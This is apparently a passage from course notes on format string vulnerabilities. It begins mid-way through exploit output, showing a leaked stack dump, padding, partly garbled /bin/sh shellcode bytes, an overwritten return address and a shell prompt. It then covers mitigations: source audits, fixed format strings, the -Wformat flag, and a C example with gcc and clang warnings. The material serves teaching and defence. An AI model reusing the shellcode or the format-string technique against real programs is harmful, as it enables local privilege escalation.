îëÿ¿@@@@ìëÿ¿080485c4b7fba000b7ffd940bfffece8b7feff10bfffebe8bfffebe
cb7fba000b7fba000bfffece8080485c4bfffec14000000010000000c80804b008b7
ff37ec00000000b7fff000bfffed9400000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
... Many zeros are omitted here ...
00000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000040404040����������������������������������
�����������������������1�1·�1�Ph//shh/bin��PS�ᵕ˥

The value of the return address: 0xbfffeca4
# █
```

Mitigation: detect

- The good thing is that they are relatively easy to find via source code audit.
    - Always specify a format string as part of a program, not as in input. printf(string)
    - Number of arguments should be the same as number of format specifiers

Mitigation

- -Wformat:
- Check calls to printf and scanf, etc., to make sure that the arguments supplied have types appropriate to the format string specified, and that the conversions specified in the format string make sense.
- The formats are checked against the format features supported by GNU libc version 2.2. These include all ISO C90 and C99 features, as well as features from the Single Unix Specification and some BSD and GNU extensions

Compiler

```
#include <stdio.h>

int main()
{
   char *format = "Hello  %x%x%x\n";

   printf("Hello %x%x%x\n", 5, 4);      ①
   printf(format, 5, 4);                ②

   return 0;
}
```

```
$ gcc test_compiler.c
test_compiler.c: In function ‘main’ :
test_compiler.c:7:4: warning: format ‘%x’ expects a matching
     ‘unsigned int’ argument [-Wformat]

$ clang test_compiler.c
test_compiler.c:7:23: warning: more '%' conversions than data arguments
      [-Wformat]
   printf("Hello %x%x%x\n", 5, 4);
                     ~^
1 warning generated.
```